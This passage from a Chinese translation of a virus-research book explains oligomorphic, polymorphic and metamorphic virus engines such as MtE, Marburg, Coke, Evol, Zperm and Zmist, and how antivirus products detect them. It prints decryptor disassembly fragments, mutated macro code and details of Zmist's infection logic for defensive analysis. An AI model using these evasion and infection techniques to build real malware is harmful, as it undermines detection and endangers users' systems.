nop                         ; junk
nop                         ; junk
xor     [esi],al            ; decrypt a byte
```

```
inc     esi                 ; next byte
nop                         ; junk
inc     al                  ; slide the key
loop    Decrypt             ; until all bytes are decrypted
jmp     Start               ; Decryption done, execute body

; Data area

Start:
;       Encrypted/decrypted virus body
```

注意这个例子中 “loop” 指令代码，以及解密引擎前面的交换指令（和上一个例子中的代码不同。——译者注），如果病毒能够对自己的解密引擎做一些轻微的变异，那么就把这个病毒称做寡形病毒。

有趣的是我们测试过的有些产品不能识别所有Memorial病毒，这是因为必须熟悉病毒实现的具体细节才能明白寡形病毒的解密引擎。没有细致入微的人工分析，就不能可靠地检测出缓慢变化的寡形病毒。病毒Badboy[15]的解密引擎只是在少数情况下对一条指令作了些变化。显然，寡形病毒的出现对于自动病毒分析中心是一个新的挑战。

俄罗斯人编写的病毒WordSwap是早期寡形病毒的另一个实例。

7.5 多态病毒

比寡形病毒难度更高的是多态病毒。多态病毒能够大幅度地改变它们的解密引擎，甚至可以变换出几百万个不同的解密引擎。

7.5.1 1260病毒

在人们所知道的病毒中，第一个多态病毒是1260，这个病毒是美国人Mark在1990年写出来的[16]，使用了很多Fred Cohen曾经预言过的非常有趣的技术。该病毒使用了两个滑动密钥（sliding key）来解密它的病毒体，更重要的是在它的解密引擎中插入了一些垃圾指令。这些指令在解密引擎中是无效的，它们唯一的用途就是改变解密引擎的外观。

1260病毒对病毒扫描器构成了真正的威胁，因为从1260病毒中不能提取它们需要查找的字符串。虽然1260的解密引擎很简单，但是它能够根据添加进去的垃圾指令和随机填充的数目自动加长或者缩短。另外，解密引擎中的每一组指令（开头、解密引擎和填充）的顺序都是可以改变的。这样解密引擎的“骨架”也是可以变化的。观察一下从1260病毒中提取出来的解密引擎（见清单7-5）。

清单7-5 1260病毒解密引擎的一个例子

```
; Group 1 - Prolog Instructions
inc     si          ; optional, variable junk
mov     ax,0E9B     ; set key 1
clc                 ; optional, variable junk
mov     di,012A     ; offset of Start
nop                 ; optional, variable junk
mov     cx,0571     ; this many bytes - key 2
```

```
; Group 2 - Decryption Instructions
Decrypt:
xor     [di],cx   ; decrypt first word with key 2
sub     bx,dx     ; optional, variable junk
xor     bx,cx     ; optional, variable junk
sub     bx,ax     ; optional, variable junk
sub     bx,cx     ; optional, variable junk
nop               ; non-optional junk
xor     dx,cx     ; optional, variable junk
xor     [di],ax   ; decrypt first word with key 1
; Group 3 - Decryption Instructions
inc     di        ; next byte
nop               ; non-optional junk
clc               ; optional, variable junk
inc     ax        ; slide key 1
; loop
loop    Decrypt   ; until all bytes are decrypted - slide key 2
; random padding up to 39 bytes

Start:
;     Encrypted/decrypted virus body
```

在每一组指令中，可以插入多达5条垃圾指令（INC SI, CLC, NOP以及一些其他不干什么事的指令），这些垃圾指令不能有循环。通常会出现两个NOP垃圾指令。

1260病毒没有实现寄存器置换，更加复杂的多态攻击会使用这种技巧，但1260仍然是一个能够产生大量解密引擎的有效的多态引擎。

7.5.2 Dark Avenger病毒中的突变引擎（MtE）

突变引擎（Mutation Engine，MtE）[17]是多态病毒史上最重要的一个发展，这是由Bulgarian Dark Avenger在1991年夏天编写的，在1992年年初又出现了另一个版本。突变引擎的思路是从模数（modular）发展而来。对于病毒新手来说，编写多态病毒是非常困难的。然而，高级病毒作者们会来救场，他们把MtE作为一个对象（object）发布，可以简单地链接到其他初级病毒中。

使用MtE的方法是通过预先定义的寄存器传输控制参数来调用突变引擎提供的函数。突变引擎负责为简单病毒添加多态外壳。

传递给MtE的参数包括：

- 工作的段地址（work segment）
- 指向需要加密的代码的指针
- 病毒体的长度
- 解密引擎的首地址
- 宿主文件的入口点地址
- 加密数据的目标位置
- 解密引擎的大小（微型，小，中，大）
- 寄存器中无用的位

作为响应，MtE引擎在提供的缓冲区中返回一个多态解密例程和经过加密的病毒体。（如清单7-6所示。）

清单7-6 MtE产生的解密引擎实例

```
mov     bp,A16C       ; This Block initializes BP
                      ; to "Start"-delta
mov     cl,03         ; (delta is 0x0D2B in this example)
ror     bp,cl
mov     cx,bp
mov     bp,856E
or      bp,740F
mov     si,bp
mov     bp,3B92
add     bp,si
xor     bp,cx
sub     bp,B10C       ; Huh ... finally BP is set, but remains an
                      ; obfuscated pointer to encrypted body

Decrypt:
mov     bx,[bp+0D2B]  ; pick next word
                      ; (first time at "Start")
add     bx,9D64       ; decrypt it
xchg    [bp+0D2B],bx  ; put decrypted value to place

mov     bx,8F31       ; this block increments BP by 2
sub     bx,bp
mov     bp,8F33
sub     bp,bx         ; and controls the length of decryption

jnz     Decrypt       ; are all bytes decrypted?

Start:
      ; encrypted/decrypted virus body
```

这个MtE例子程序说明了它是多么的复杂，你能想像怎么检测吗？

只有在阅读了一大堆实例代码后，才能回答这个问题。在写出一个可靠的检测器前，我已经在这个病毒上花了5天的时间。在MtE产生的所有解密引擎中，某一个引擎重复出现的概率低于5%。然而，由于MtE有一些小的局限性，用一个指令反汇编工具和状态机就能可靠地检测出这种引擎。实际上MtE引擎中只有一个常量字节，那就是0x75（JNZ），其后紧跟一个负的偏移量，而这个偏移量也是存储在一个可变的地方（在解密引擎的最后，长度不是一个常数）。

注释 *在解密引擎MtE中没有垃圾指令，这一点和1260不一样。然而，MtE能攻击那些试图通过优化解密引擎来处理多态技术的扫描器。*

MtE带给反病毒软件的冲击是显而易见的。大部分AV引擎都要在扫描引擎中引入一个虚拟机，重构病毒的执行代码，但是这一任务实在太痛苦了，不如就像Frans Veldman所说的那样，“让病毒爱怎么玩儿就怎么玩儿吧”。

MtE之后又出现了很多类似的引擎，其中包括1993年Masouf Khafir编写的Trident多态引擎（Trident Polymorphic Engine，TPE）。

现在，已经出现了几百个多态引擎，其中的大多数只制造了几个病毒。在多态解密引擎检测出来以后，再使用这样的引擎就对病毒作者非常不利了，因为任何新的病毒都可以使用原来的方法检测出来。这样的检测技术当然会出现一些虚报和漏报，更加可靠的技术需要检测和认知病毒自身。

在这样的病毒能够被启发式的或者常规的检测方法检测出来之前，病毒作者就能够成功地使用相同的多态引擎编写不同的病毒。

7.5.3 32位多态病毒

32位的多态引擎首先在病毒W95/HPS和W95/Marburg[18]中得到了运用。这两个病毒都是西班牙著名的病毒作者GriYo在1998年编写出来的。之前，他还制造出了好几个DOS多态病毒，其中就有Implant[19]。和Implant的多态引擎一样，HPS的多态引擎是强大而且先进的。它支持子程序使用CALL/RET指令和条件跳转指令的非零转移。多态引擎的代码占据了病毒总代码的一半左右，而且在解密引擎的代码链中随机地插入了一些基于字节的块。全部解密引擎是在进行第一次初始化的过程中建立起来的，这就把病毒变成了一个慢多态的病毒。这就意味着反病毒产品供应商不能有效地测试他们的扫描器的检测效率，因为他们必须重新启动被感染的计算机以便病毒创造新的解密引擎。

解密引擎是用Intel 386指令编写的。病毒体的加密和解密方式各不相同，这些区别包括XOR/NOT指令和INC/DEC/SUB/ADD指令以及8位，16位或者32位的密钥。从检测的角度看，这些极大地限制了可用的检测方法。我很悲伤地说多态引擎写的太好了，就和病毒体写的一样好，显然，这不是一个初学者写出来的。

注意观察下面解密引擎的例子，为了说明问题，我们对这个例子作了简化。病毒的多态解密引擎被放置在被加密的病毒体的前面。解密引擎被肢解成多个小程序代码块，这些代码块可以按不同的顺序出现。在清单7-7的例子中，解密引擎从标记Decryptor_Start处开始，在跳转到解密后的病毒体之前，一直都在运行解密程序。

清单7-7　W95/Marburg病毒解密程序的一个例子

```
Start:
                          ; Encrypted/Decrypted Virus body is placed here

Routine-6:
dec     esi               ; decrement loop counter
ret

Routine-3:
mov     esi,439FE661h     ; set loop counter in ESI
ret

Routine-4:
xor     byte ptr [edi],6F ; decrypt with a constant byte
ret

Routine-5:
add     edi,0001h         ; point to next byte to decrypt
ret
```

```
Decryptor_Start:
call    Routine-1          ; set EDI to "Start"
call    Routine-3          ; set loop counter

Decrypt:
call    Routine-4          ; decrypt
call    Routine-5          ; get next
call    Routine-6          ; decrement loop register
cmp     esi,439FD271h      ; is everything decrypted?
jnz     Decrypt            ; not yet, continue to decrypt
jmp     Start              ; jump to decrypted start

Routine-1:
call    Routine-2          ; Call to POP trick!

Routine-2:
pop     edi
sub     edi,143Ah          ; EDI points to "Start"
ret
```

上述解密引擎是高度结构化的，每一个代码片段中都包含一段程序，在这些代码片段之间可以用不同的方式随机地填充上百万条垃圾指令。

多态病毒能够在他们的病毒体中创造无穷多个加密引擎，它们利用这些加密引擎以不同的加密方式对它的常量部分（数据除外）进行加密。

有些像W32/Coke那样的多态病毒、使用多层的加密引擎。而且W32/Coke的变种能够使用多态的方法感染微软的Word文档。W32/Coke直接改变宏的二进制代码而不是改变宏的源码。通常，多态宏病毒的速度非常慢，因为他们需要太多的交互。而W32/Coke直接改变宏的二进制代码，因此其工作效率非常高，这样就不容易引起注意。注意观察清单7-8中从病毒W32/Coke里提取出来的两个变形宏AutoClose()的实例。

清单7-8 Coke的多态宏代码片段

```
'BsbK
Sub AuTOclOSE()
oN ERROr REsuMe NeXT
SHOWviSuAlBASIcEditOr = faLsE
If nmnGG > WYff Then
For XgfqLwDTT = 70 To 5
JhGPTT = 64
KjfLL = 34
If qqSsKWW < vMmm Then
For QpMM = 56 To 7
If qtWQHU = PCYKWvQQ Then
If lXYnNrr > mxTwjWW Then
End If
If FFnfrjj > GHgpE Then
End If
```

第二个实例要长一些，因为其中加入了垃圾代码。在些例子中我们用粗体字突出显示了关键指令。需要注意的是这些指令甚至都不是以相同的顺序出现的。比如前面的例子中关掉了

Visual Basic编辑器，这样用户就看不到Word菜单，然而在清单7-9中，这个步骤发生的晚一些，出现在一些插入的垃圾代码和一些关键指令之后。

清单7-9　另一个Coke的多态宏代码片段

```
'fYJm
Sub AUtOcLOse()
oN ERRor REsUME NexT
optIOns.saVenorMALPrOmpT = FAlsE
DdXLwjjVlQxU$ = "TmDKK"
NrCyxbahfPtt$ = "fnMM"
If MKbyqtt > mHba Then
If JluVV > mkpSS Then
jMJFFXkTfgMM$ = "DmJcc"
For VPQjTT = 42 To 4
If PGNwygui = bMVrr Then
dJTkQi = 07
'wcHpsxllwuCC
End If
Next VPQjTT
quYY = 83
End If
DsSS = 82
bFVpp = 60
End If
tCQFv=1
Rem kJPpjNNGQCVpjj
LyBDXXXGnWW$ = "wPyTdle"
If cnkCvCww > FupJLQSS Then
VbBCCcxKWxww$ = "Ybrr"
End If
opTiONS.COnFIrmCOnvErsiOnS = faLSe
Svye = 55
PgHKfiVXuff$ = "rHKVMdd"
ShOwVisUALbaSiCEdITOR = fALSe
```

较新的多态引擎使用基于RDA的解密引擎，这种解密引擎实现了一种蛮力破解的方法解密那些本来是常量但用多种加密方式加密过的病毒体。人工分析这些病毒会有一些惊奇的发现。通常这样的多态引擎是慢随机的，完全可以利用这一点进行反击，有时用一个简单的带有通配符的字符串进行匹配就能很精确地检测出这种病毒。

大多数病毒扫描器在几年以前就已经开始使用仿真器了，它能够仿效32位PE文件。病毒研究人员只是用动态解密方法来处理这样的病毒。这些方法只有在前面提到的条件下才有用，因为病毒的代码在加密前仍然是常量。在测试多种AV产品后，很遗憾地发现有些厂商仍然没有支持对高级病毒感染技术的检测。

病毒作者们联合使用入口点隐蔽技术和32位的多态技术来加大扫描器扫描工作的难度。另外，他们还实现了抗仿真技术来挑战代码仿真器。

但不管怎么说，所有的多态病毒都携带了不变的病毒体代码。如果使用先进的技术，可以解密并识别出这个病毒体。注意观察图7-3中给出的示意图。




图7-3 加密后和解密后的多态病毒体的实例

7.6 变形病毒

一方面，病毒作者们经常浪费几个礼拜或者几个月的时间编写出带有bug而没有机会流行起来的新的多态病毒。另一方面，病毒研究者可能可以在几分钟或者几天的时间内找到检测这样病毒的方法。出现这种现象的原因之一是有效的多态引擎太少了。

病毒作者希望实现一些新的代码演化技术来加大病毒研究者的工作难度。病毒W32/Apparition是第一个不用解密引擎实现代码演化的32位病毒。该病毒携带自己的源代码，如果它发现一台带有编译器的计算机，该病毒就向它的源代码中加入一些垃圾代码，然后在这台计算机上重新编译，新产生的病毒看起来和老病毒就完全不同。幸运的是，W32/Apparition病毒并没有造成太大的影响，但是如果在Win32蠕虫中出现这种技术，那就危险了。这种技术在类Linux系统平台上具有更大的危害性，因为在标准Linux系统中默认安装C语言编译器，即使这个系统不是作为开发用的也会安装C语言编译器。另外，用微软中间语言（Microsoft Intermediate Language，MSIL）编写的病毒可以使用名字空间System.Reflection.Emit重新构建它们自身，它们还实现了置换引擎。Whale编写的病毒MSIL/Gastropod就是一个例子。

病毒W32/Apparition在技术上并没有什么特别之处。它用源代码而不是执行代码实现代码演化。很多宏病毒和脚本病毒也用插入和删除垃圾指令的方法实现代码演化[20]。

7.6.1 什么是变形病毒

Igor Muttik用最简单的方法描述了变形病毒："变形（metamorphic）是病毒体的多态"。变形病毒没有解密引擎，也没有不变的病毒体，但是却有能力制造出看起来完全不同的病毒副本。这种病毒不使用数据区存储常量字符串，却有一个将数据看做是代码的代码体（single-code body）。

现实世界上还没有真正的变形物质，比如，能够记忆形状的聚合物在加热后仍然会还原成初始形状[21]。变形计算机病毒有能力在繁殖的过程中改变下一代的形状，通常它们都尽量避免出现和它们的父亲相似的形状。

图7-4 举例说明了变形病毒改变形状的问题。




图7-4　变形病毒在不同代中改变形状

虽然DOS环境下存在一些变形病毒，比如神奇的代码生成器（Amazing Code Generator，ACG），但是它们并没有给终端用户造成太大的危害。在Windows环境下已经出现了比DOS环境下更多的变形病毒，它们之间的区别在于它们的潜能各不相同。现在，大型的企业都联网了，网络环境给二进制变形蠕虫提供了制造出重大危害的能力。我们不能再对它们睁一只眼闭一只眼，也不能假设它们不会造成太大的问题，因为他们会的。

7.6.2　简单的变形病毒

1998年12月，Vecna（著名的计算机病毒作者）制造出了W95/Regswap病毒。Regswap通过调换寄存器实现了变形。不同病毒副本中功能相同的代码段使用不同的寄存器。显然，这种病毒的复杂性并不是很高。清单7-10显示了从W95/Regswap的两个不同的病毒副本中提取出来的代码片段，可以看出他们使用了不同的寄存器。

清单7-10　两个不同的W95/Regswap病毒

```
a.)

5A                      pop   edx
BF04000000              mov   edi,0004h
8BF5                    mov   esi,ebp
B80C000000              mov   eax,000Ch
81C288000000            add   edx,0088h
8B1A                    mov   ebx,[edx]
899C8618110000          mov   [esi+eax*4+00001118],ebx

b.)

58                      pop   eax
BB04000000              mov   ebx,0004h
8BD5                    mov   edx,ebp
BF0C000000              mov   edi,000Ch
81C088000000            add   eax,0088h
8B30                    mov   esi,[eax]
89B4BA18110000          mov   [edx+edi*4+00001118],esi
```

黑体部分显示的是这两个病毒中相同的代码部分。因此可以使用带有通配符的字符串来检

测这种病毒。而且，如果使用支持半字节的通配符（用？作为通配符的标记），比如用5?B?这样的通配符，我们就能够检测出类似5ABF, 58BB这样的代码片段，这种方法（像Frans Veldman描述的那样）能完成更精确的检测。

不同的扫描引擎的功能是不同的。有些扫描引擎不支持通配符，必须使用新规则来检测这样的病毒，如果原来的规则库不支持新的检测规则，更新这样的反病毒产品可能就需要几个星期甚至几个月的时间。

其他病毒作者也试图重新设计旧的置换技术。举一个例子，W32/Ghost病毒能够像BadBoy DOS病毒那样重新组织病毒体的各个子程序的顺序，BadBoy通常从病毒的入口点（EP）处开始执行（如图7-5）。




图7-5 BadBoy病毒体用了8个模块

病毒不同副本之间子程序的顺序可能完全不同。这就可以产生出n! 种不同的病毒变种，其中n就是病毒体中子程序的个数。BadBoy病毒有8个子程序，因此有8!=40 320个不同的病毒式样。W32/Ghost（2000年5月发现的）有10个子程序，因此有10!=3 628 800个不同的组合。这两个病毒都可以用字符串匹配的方法检测出来，但是有些扫描器必须使用新的规则集来处理这类病毒。

2000年1月出现了W95/Zmorph病毒的两个不同的变种。该病毒的多态引擎实现了编译和执行（build-and-execute）模式的代码演化。病毒利用PUSH指令在堆栈中完成代码重构。解密代码模块按照指令一条一条地对病毒进行解密，并把解密后的病毒体压入堆栈。病毒的重构程序本身就是变形的。重构引擎支持在任意两条指令之间插入或者移除JUMP指令。无论如何不能使用代码仿真器轻松地检测出这样的病毒。由于在堆栈中解密病毒体，所以病毒的不变代码体对于识别病毒是非常有用的。

7.6.3 更加复杂的变形病毒和置换技术

2000年7月出现了病毒W32/Evol。该病毒实现的变形引擎能在大部分Win32平台上运行。清单7-11中a部分显示了一个代码段，这段代码在b中有新的表现形式，同一个病毒在不同副本中具有不同的形态，就连数据（5500000Fh, 5151EC8Bh）都发生了变化，就像c中显示的那样。因此，使用带有通配符的字符串已经不能检测出这样的病毒了，W32/Evol能够在核心代码中插入一些垃圾指令。

清单7-11 不同副本的W32/Evol病毒

```
a. An early generation:

C7060F000055        mov     dword ptr [esi],5500000Fh
C746048BEC5151      mov     dword ptr [esi+0004],5151EC8Bh
```

```
b. And one of its later generations:

BF0F000055          mov     edi,5500000Fh
893E                mov     [esi],edi
5F                  pop     edi
52                  push    edx
B640                mov     dh,40
BA8BEC5151          mov     edx,5151EC8Bh
53                  push    ebx
8BDA                mov     ebx,edx
895E04              mov     [esi+0004],ebx

c. And yet another generation with recalculated ("encrypted") "constant"
data:

BB0F000055          mov     ebx,5500000Fh
891E                mov     [esi],ebx
5B                  pop     ebx
51                  push    ecx
B9CB00C05F          mov     ecx,5FC000CBh
81C1C0EB91F1        add     ecx,F191EBC0h ; ecx=5151EC8Bh
894E04              mov     [esi+0004],ecx
```

2000年9月出现了病毒W95/Zperm的变种病毒。它用的方法和DOS病毒Ply完全相同。该病毒在代码中插入jump指令。这些jump指令跳转到病毒体的其他部分。病毒体是在一个64K的缓冲区中重建的，该缓冲区的初始值是0。病毒没有使用解密引擎，事实上，它也不会在任何地方产生固定不变的病毒体代码，而是通过添加和去掉jump指令和其他垃圾指令的方法制造新的突变病毒。因此不管是在文件中还是在内存中，都无法使用字符串搜索的方法检测病毒。

大多数的多态病毒需要在内存中存储解密后的固定不变的病毒体代码。变形病毒却不这么干。因此，在内存中检测这类病毒也需要新的算法（而不是字符串匹配），因为内存中没有不变的病毒体代码。图7-6解释了Zperm变种病毒代码结构的变化。




图7-6　病毒Zperm

有时，病毒用一条指令替换另一条指令，这两条指令在功能上是等价的。比如，可以把指令xor eax, eax（把EAX的值设成0）用指令sub eax, eax（也是把寄存器EAX的值设置成常量0）替换。显然，这两条指令具有不同的操作码。

虽然在病毒体中随机地插入了jump指令，病毒的核心指令集的执行顺序仍然是相同的。病毒的B变种同样使用了插入和删除类似NOP(什么都不干的指令)这样的垃圾指令的方法。很容易

就知道病毒的副本数目最少也可以达到n!种，其中n是核心指令的数目。

病毒Zperm引入了真正的置换引擎（permutating engine，RPME）。其他病毒作者也可使用RPME来创造新的多态病毒。应该注意的是置换是该病毒采用的多种多态技术中的一种。该病毒引入了改变病毒指令操作码的方法让它成为真正的变形病毒。同时，该病毒还能联合使用加密技术、抗仿真技术和多态技术。

2000年10月，两个病毒作者创造了一个新的置换病毒W95/Bistro，该病毒是在Zperm病毒源代码的基础上改写的，它也利用了RPME。为了让问题更加复杂，该病毒设计了一个随机代码块插入引擎。该引擎在病毒体的入口点处，也就是在实际功能代码之前放置了一个无效的代码模块，在执行过程中，该代码模块可以产生几百万个反复（循环）来降低仿真器的工作速度。

简单的置换病毒和复杂的变形病毒在实现的复杂度上有很大的差别。不管怎么说，置换病毒和变形病毒都不同于传统的多态病毒。

对于多态病毒来说，总是存在一个时刻可以拿到解密后的完整的病毒体，就像图7-7中描述的那样。通常，反病毒软件使用一个通用的解密引擎（基于代码仿真）来提取这个过程。病毒扫描器没有必要拿到完整的解密病毒体来识别病毒，它只要在模拟病毒执行的过程中找到足够的病毒体代码，就可以知道该病毒是传统的多态病毒。因为有些病毒副本的解密数据可能太长，所以依据其中的部分数据进行判断也是非常有效的。




图7-7 解密后的多态病毒的快照

相反，复杂的变形病毒在运行的过程中不存在这样的时刻，即使在联合使用变形技术和传统多态技术的病毒中也没有这样的时刻。

7.6.4 置换其他程序：病毒机的终极版

W95/Bistro病毒在不同副本中不仅对它自身进行了变异，它还通过随机执行代码的多态例程的方法对它的宿主程序的代码进行变换，通过这种方法可以产生出新的病毒和蠕虫。而且，还没有有效的方法清除这种病毒，因为宿主程序的入口点可能存在于不同的地方。宿主程序入口点处有一段480字节长的代码段被置换了。下面列出了入口点处原始的代码序列和经过置换以后的代码序列的经典实例。

原始的入口点代码

```
55          push    ebp
8BEC        mov     ebp, esp
8B7608      mov     esi, dword ptr [ebp + 08]
85F6        test    esi, esi
```

```
743B        je      401045
8B7E0C      mov     edi, dword ptr [ebp + 0c]
09FF        or      edi, edi
7434        je      401045
31D2        xor     edx, edx
```

置换后的入口点代码:

```
55          push    ebp
54          push    esp
5D          pop     ebp
8B7608      mov     esi, dword ptr [ebp + 08]
09F6        or      esi, esi
743B        je      401045
8B7E0C      mov     edi, dword ptr [ebp + 0c]
85FF        test    edi, edi
7434        je      401045
28D2        sub     edx, edx
```

像test esi, esi这样的指令被or esi, esi替换了，代码指令的意义并没有改变。指令push ebp; mov ebp,esp序列（在用高级语言编写的程序中很常见）能够用push ebp; push esp, pop ebp来置换。如果需要置换指令的操作码长度不同，问题就会更加复杂，但是可以把较长的代码置换成较短的代码，然后使用nop指令进行填充。这种技术对所有的扫描器都是一个挑战。

如果32位的蠕虫或者病毒实现了类似的多态技术，问题就会很严重。用新的置换技术处理老病毒就可以制造出无穷多的病毒变体。这样，不需要任何人工干预就可以制造出无穷多的、又不能检测出来的病毒或者蠕虫，运用这个方案或许可以制造出一个终极病毒机。

注释　后续章节中将讲述病毒W95/Zmist virus[22]实现的更先进的技术。

在1999年底，发现了木马W32/Smorph。它实现了半变形（semimetamorphic）技术，其功能是在目标系统上安装一个后门，独立执行的木马程序在安装的过程中将彻底重构。木马重构了PE文件头并添加新的节名和节大小，入口点处的代码也是用变形的方法产生的，木马能够分配内存并解密自己的资源，这些资源中包含一组其他的可执行程序，木马能够使用API调用自己的文件导入地址表，表中有一系列不重要的API导入项，也包括一些重要的引入项。这样独立执行的木马程序在每一个新副本中的表现都不相同。

7.6.5 高级变形病毒：Zmist

IBM公司的Dave Chess和Steve White在2000年《Virus Bulletin》发表文章，说明了他们对不可检测的计算机病毒的研究成果。不久以后，俄罗斯病毒编写者Zombie发布了他的杂志《Total Zombification》，其中很多文章和病毒都是他自己写的，其中的一篇文章的名字就是“不可检测的病毒技术”。

Zombie在杂志上说明了他的多态和变形病毒的编写技巧，多年来他的病毒源码一直在流传，其他病毒作者通过修改他的代码制造了病毒的新变种。当然，病毒W95/Zmist是Zombie最出色的

杰作之一。

很长时间都没人看到如此复杂的病毒了。与W95/SK、One_Half、ACG以及人们脑海中出现的其他流行的病毒相比，Zmist是历史上最复杂的二进制病毒之一。Zmist具有很多其他病毒的特征：它是一个具有变形功能的入口点迷惑（EPO）病毒，另外，该病毒还随机地使用另一个多态解密引擎。

该病毒采用了一项新技术：代码整合（code integration）。病毒包含一个Mistfall引擎，它利用32MB内存就可以把PE文件分解成最小的单元。Zmist把原来的代码移出去，然后把自己的代码插入进去，再重构代码和数据引用（包括重定位信息），这样重新生成可执行程序。这种做法在病毒史上还是第一次。

Zmist在代码节的每一条指令之后，随机地插入jump指令。每一条jump指令都指向它的下一条指令。奇怪的是，经过如此大幅度改变的应用程序仍然能像修改前一样运行，病毒的功能也代代相传，没有失效，在病毒感染的过程中还从来没有发现程序崩溃的现象，从来没人（包括病毒的作者Zombie）想到这样的病毒还能正常工作。虽然这种方法不是最理想的，但是对于病毒来说已经足够好了。在被感染的文件中检测到病毒，需要花费大量的时间。正是由于这个特别的伪装，让Zmist成为完美的抗启发式检测的病毒。

一幅好的图片胜过千万字的描述，电影《Terminator 2》中的T-1000型终结者的形象是一个最好的类比。Zmist把它自己整合到被感染文件的代码节中，就像T-1000型能够在地面上隐藏自己一样。

7.6.5.1 初始化

Zmist不修改宿主文件的入口点。它把自己和已经存在的代码（宿主程序的代码。——译者注）整合在一起，让它自己成为指令流的一部分。然而，代码的随机位置意味着病毒有时永远也不能取得系统控制权。如果病毒运行起来了，它就立即用另一个进程启动宿主程序并且隐藏运行中的原程序（条件是病毒运行的系统平台支持RegisterServiceProcess()函数），直到被感染的程序终止运行为止，这期间，病毒会搜索并感染其他的文件。

7.6.5.2 直接感染

在启动宿主程序后，病毒检查系统是否有16MB的物理内存，还检查系统是否运行在控制台模式。如果这些检测都通过了，病毒就分配几个内存块（包括一个32MB作为Mistfall工作区的空间），置换病毒体，然后调用递归程序搜索PE文件。这些搜索动作将会遍历Windows系统目录及其子目录，系统环境变量PATH中指定的所有目录，所有从A：到Z：的固定或者移动驱动器。这完全是一种蛮力搜索的传播方式。

7.6.5.3 置换

病毒置换的频率比较低，因为它只有在感染一台新机器时才完成一次置换操作。这些置换都是指令级的替换，包括反转分支指令的条件，使用push/pop指令对替换寄存器赋值指令，替换操作码，XOR/SUB和OR/TEST交换以及插入垃圾指令等。Zombie编写的RPME引擎也是这样工作的，包括W95/Zperm在内的很多病毒使用了RPME引擎。

7.6.5.4 感染PE文件

如果一个文件满足以下条件，就可以认为感染了该病毒：

- 文件大小减小了448KB
- 文件以MZ开始（Windows不支持ZM格式的Windows应用程序）
- 原来没有被感染（感染标记Z处在MZ头部的偏移地址0x1c处，大部分Windows应用程序都不用这个区域）
- 该文件是PE文件

病毒把整个文件读入内存，然后在三种可能的感染方式中选择一种。病毒以1/10的概率在现存的两条指令之间仅插入一个jump指令（如果这里没有jump指令），而不去感染文件。病毒以1/10的概率用不加密的方式感染文件。否则，病毒用带有多态加密引擎的病毒副本感染文件。病毒使用异常处理程序保护感染过程，以免发生错误造成程序崩溃。在完成可执行程序的重建后，原文件被删除，并用被感染的文件替换原文件。然而，如果在创建文件的过程中出现错误，原文件已经被删除，就没有任何文件可以替换它。

多态解密引擎将一系列随机分布在宿主文件中的代码“孤岛”中用jump指令连接起来。解密引擎的整合过程和病毒体的整合过程基本相同，在把已经存在的两段代码向两边搬移后，把一段解密引擎代码放在他们之间。多态解密引擎使用绝对参考（absolute references）连接到数据节，但Mistfall引擎将更新这些参考的重定位信息。在解密病毒代码的过程中，运用了抗启发式检测的技术：没有采用修改病毒所在节的节可写属性，直接在节中更改节数据的方法，而是要求宿主程序包含一个可写并初始化过的数据节，这个节的真实大小以32KB为单位增加，并且大到足够容纳解密过的病毒体和所有解密过程中需要用到的变量。这就允许病毒将解密后的病毒体放入数据节，然后把控制转递给病毒体。

如果没有发现这样的数据节，病毒就用非加密的方式感染宿主文件。解密引擎使用下列四种方法之一取得控制权：

- 使用绝对间接调用（indirect call）（0xFF 0x15）
